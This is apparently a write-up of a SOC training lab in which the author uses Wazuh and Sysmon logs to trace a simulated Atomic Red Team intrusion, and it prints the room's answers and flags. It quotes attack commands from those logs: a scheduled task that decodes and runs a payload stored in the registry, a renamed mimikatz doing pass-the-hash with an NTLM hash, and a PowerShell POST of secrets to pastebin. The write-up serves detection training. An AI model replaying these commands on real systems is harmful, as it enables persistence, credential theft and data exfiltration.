Monday Monitor
The other half of the Wazuh for SOC and GRC module on SOC Level 2. Building Wazuh Rules was about authoring detection content; this room is about consuming it. One task, seven questions, and a Wazuh manager already full of Sysmon telemetry from a simulated intrusion against Swiftspend Finance on 29 April 2024.
The whole room is a single exercise in reading process-creation events carefully, and it is built around one recurring trick: almost every answer has a plausible decoy sitting immediately next to it in the same command line. Getting it right is less about finding the events than about reading them slowly.
I worked it from the dashboard’s own JavaScript context, which on this Wazuh version means one helper against the OpenSearch search endpoint:
window.__os = async (index, body) => {
  const r = await fetch('/internal/search/opensearch', {method:'POST',
    headers:{'osd-xsrf':'true','Content-Type':'application/json'},
    body: JSON.stringify({params:{index, body}}), credentials:'same-origin'});
  return {s:r.status, t:await r.text()};
};
The saved query is not optional
The room says to open Security events and load the saved query Monday_Monitor. It is easy to skip that and start typing your own searches, and if you do, you get nothing at all.
The Security events module injects an implicit filter pinning manager.name to the manager you are logged into, which on the live box is ip-10-49-144-190. The dataset was captured on a different manager and imported, so every alert carries manager.name: ip-10-10-40-198. The two never intersect:
Security events default   ->  manager.name: ip-10-49-144-190   ->  0 hits
saved query Monday_Monitor ->  manager.name: ip-10-10-40-198
                               agent.id: 003                   ->  511 hits

Reading the saved object directly confirms what it pins, which is faster than inferring it from the filter pills:
await fetch('/api/saved_objects/_find?type=query&per_page=20',
  {credentials:'same-origin', headers:{'osd-xsrf':'true'}});
// filters: manager.name = ip-10-10-40-198,  agent.id = 003
Agent 003 is Windows_SwiftSpend2. Its data actually spans 19 to 29 April, and only the 29 April slice is the scenario. That distinction decides one of the answers outright, so it is worth establishing before anything else:
await __os('wazuh-alerts-*', {size:0, query:{bool:{filter:F}}, aggs:{
  mn:{min:{field:'timestamp'}}, mx:{max:{field:'timestamp'}},
  e:{terms:{field:'data.win.system.eventID', size:12}}}});
// min 2024-04-19T20:50:24Z   max 2024-04-29T15:17:34Z
// eventIDs  1:747  11:124  4624:64  13:56  4738:8  4732:4
Answering by mask shape
With 447 distinct command lines and target filenames in the index, the answer masks are a better search tool than keywords. Each mask gives exact character counts, so you can regex the corpus for the shape instead of guessing at content:
const all = [...cmdLineBuckets...targetFilenameBuckets].map(b => b.key);

// Q1 mask **********_*********_********.****
all.join('\n').match(/[A-Za-z0-9]{10}_[A-Za-z0-9]{9}_[A-Za-z0-9]{8}\.[A-Za-z0-9]{4}/g);
// -> SwiftSpend_Financial_Expenses.xlsm      (exactly one match in 447)

// Q5 mask *_**_**********
all.join('\n').match(/[A-Za-z0-9]_[A-Za-z0-9]{2}_[A-Za-z0-9]{10}/g);
// -> I_AM_M0NIT0R1NG

// Q7 mask ***{*******_**_**_******}
all.join('\n').match(/[A-Za-z0-9]{3}\{[^}]*\}/g);
// -> THM{M0N1T0R_1$_1N_3FF3CT}
Three answers from three regexes. The password I_AM_M0NIT0R1NG was set at 14:14:35 via net.exe, which spawns net1.exe a millisecond later, so the same command shows up twice.
The download, and a filename that swaps sides
Q1 asks for the file name saved on the host, and this is where the room sets its first trap. Three Invoke-WebRequest calls fire between 13:45 and 13:55, and they are not the same:
  # 13:45:31 and 13:50:12  -- Atomic Red Team T1566.001, stock
$url = 'http://localhost/SwiftSpend_Financial_Expenses.xlsm'
Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm

  # 13:55:36  -- the same test with the two names reversed
$url = 'http://localhost/PhishingAttachment.xlsm'
Invoke-WebRequest -Uri $url -OutFile $env:TEMP\SwiftSpend_Financial_Expenses.xlsm

The first two runs download the business-looking name and save it under the Atomic default; the third does the exact opposite. If you take the earliest hit and read the URL, you land on SwiftSpend_Financial_Expenses.xlsm and happen to be right for the wrong reason. If you take the earliest hit and read -OutFile, which is what the question actually asks for, you get PhishingAttachment.xlsm and are wrong. Only the 13:55 event answers the question as written, and confirming it is one query:
await __os('wazuh-alerts-*', {size:10, query:{bool:{filter:F,
  must:[{wildcard:{'data.win.eventdata.commandLine':'*OutFile*SwiftSpend*'}}]}}});
// 1 hit: 2024-04-29T13:55:36.383Z
Note the download host is localhost. The whole intrusion is Atomic Red Team firing locally, so there is no real C2 to pivot on, which is worth knowing before you waste time hunting network connections.
Persistence, with the payload one layer down
Q2 wants the full scheduled-task command, and the mask is 404 characters long. That sounds punishing and is actually a gift: it validates the answer character by character before you submit, including whether & appears as itself or as the HTML-escaped & that Wazuh stores in the field.

"cmd.exe" /c "reg add HKCU\SOFTWARE\ATOMIC-T1053.005 /v test /t REG_SZ
   /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f
 & schtasks.exe /Create /F /TN "ATOMIC-T1053.005"
   /TR "cmd /c start /min \"\" powershell.exe -Command
        IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(
        (Get-ItemProperty -Path HKCU:\\SOFTWARE\\ATOMIC-T1053.005).test)))"
   /sc daily /st 12:34"
Read the structure rather than the length. The payload is written to a registry value first, and the scheduled task only holds a one-liner that reads that value back, base64-decodes it and IEXes it. The task itself contains no malicious string at all. If you were hunting scheduled tasks by looking for suspicious /TR content, this one reads as a Get-ItemProperty call.
Q3 falls straight out of the tail: /st 12:34, so 12:34. Q4 is the base64:
atob('cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0=');
// 'ping www.youarevulnerable.thm'
ping www.youarevulnerable.thm. The mask ends .***, which fits both .thm and .com, so decode it rather than assuming the domain.
The credential dumper that is not named mimikatz
Q6 asks for the .exe used to dump credentials, mask ********.***. Three eight-character candidates appear in the data, and I burned two attempts before getting it.
pypykatz.exe ran twice on 29 April at 13:39, which looked decisive. Rejected. mimikatz.exe ran six times, which looked more decisive still, until you check the dates: every mimikatz.exe execution is 19 April, outside the scenario window entirely. Rejected too. procdump.exe never executed at all, appearing only inside an Atomic prerequisite check (if (Test-Path ...procdump.exe) {exit 0}).
The answer was hiding in the process list in plain sight:
await __os('wazuh-alerts-*', {size:0, query:{bool:{filter:[...F,
  {term:{'data.win.system.eventID':'1'}},
  {range:{timestamp:{gte:'2024-04-29T00:00:00', lte:'2024-04-30T00:00:00'}}}]}},
  aggs:{i:{terms:{field:'data.win.eventdata.image', size:100}}}});
// ...
//   2  x64/memotech.exe
//   2  Scripts/pypykatz.exe
memotech.exe, eight characters, sitting in an x64 directory, ran twice on 29 April. Expanding one of those events removes all doubt:

image             C:\Tools\AtomicRedTeam\atomics\T1003.001\bin\x64\memotech.exe
originalFileName  mimikatz.exe
description       mimikatz for Windows
company           gentilkiwi (Benjamin DELPY)
commandLine       memotech.exe "sekurlsa::pth /user:john.sterling /domain:%%us
                  erdnsdomain%% /ntlm:6963989ca61ef2541bd614609964eabc"
This is the single most useful thing in the room. The file on disk was renamed, so image lies; but originalFileName, description and company are read from the PE version resource and still say mimikatz, gentilkiwi and Benjamin DELPY. Sysmon records all three on every process-creation event, and renaming a binary does not touch any of them. A detection keyed on originalFileName survives a rename that a detection keyed on image does not.
The first run at 14:16 is sekurlsa::minidump; the second at 14:21 is sekurlsa::pth, pass-the-hash against john.sterling, the engineer whose monitoring project this was.
Exfiltration to pastebin
The flag rides out in a Invoke-RestMethod POST at 14:56:

$apiKey  = '<redacted>'
$content = "secrets, api keys, passwords, THM{M0N1T0R_1$_1N_3FF3CT},
            confidential, private, wall, redeem..."
$url     = 'https://pastebin.com/api/api_post.php'
$postData = @{ api_dev_key = $apiKey; api_option = 'paste'; api_paste_code = $content }
$response = Invoke-RestMethod -Uri $url -Method Post -Body $postData
THM{M0N1T0R_1$_1N_3FF3CT}. I have blacked out the pastebin API key in the screenshot; it is a lab artefact, but a key in a command line is a key, and there is no reason to republish it. Worth noting what the alert on this event says: rule 255008, Microsoft Office Product Spawning Windows Shell. Wazuh flagged the parent relationship and had nothing to say about the outbound POST, which is the honest limitation of endpoint-only telemetry.
The timeline
Everything on 29 April 2024, agent Windows_SwiftSpend2:
13:45:31  Invoke-WebRequest  -> PhishingAttachment.xlsm
13:50:12  Invoke-WebRequest  -> PhishingAttachment.xlsm
13:55:36  Invoke-WebRequest  -> SwiftSpend_Financial_Expenses.xlsm   <- Q1
14:00:30  reg add + schtasks /sc daily /st 12:34                     <- Q2, Q3, Q4
14:12:43  schtasks, second run
14:14:35  net.exe user ... I_AM_M0NIT0R1NG                           <- Q5
14:16:17  memotech.exe sekurlsa::minidump                            <- Q6
14:21:41  memotech.exe sekurlsa::pth /user:john.sterling
14:56:42  Invoke-RestMethod -> pastebin, flag in body                <- Q7
Two things worth keeping
Trust the version resource over the filename. Renaming mimikatz to memotech.exe defeated my first two answers and would defeat any rule matching on image name. It did not touch originalFileName, description or company, all of which Sysmon captures from the PE header at execution time. When you write endpoint detections, key them on the metadata the attacker would have to recompile to change, and treat the path as a hint rather than an identity.
Check what your SIEM view is filtering before you conclude there is no data. The Security events module silently pins manager.name to the live manager, which is correct for a running deployment and exactly wrong for an imported dataset. Zero hits on a query you are confident about is far more often a filter you did not know was applied than an empty index. The same instinct paid off in Servidae, where the culprit was a display timezone rather than a filter, and the fix in both cases was to interrogate the view instead of the data.
Room solved 100%: 1 task, 7 answers.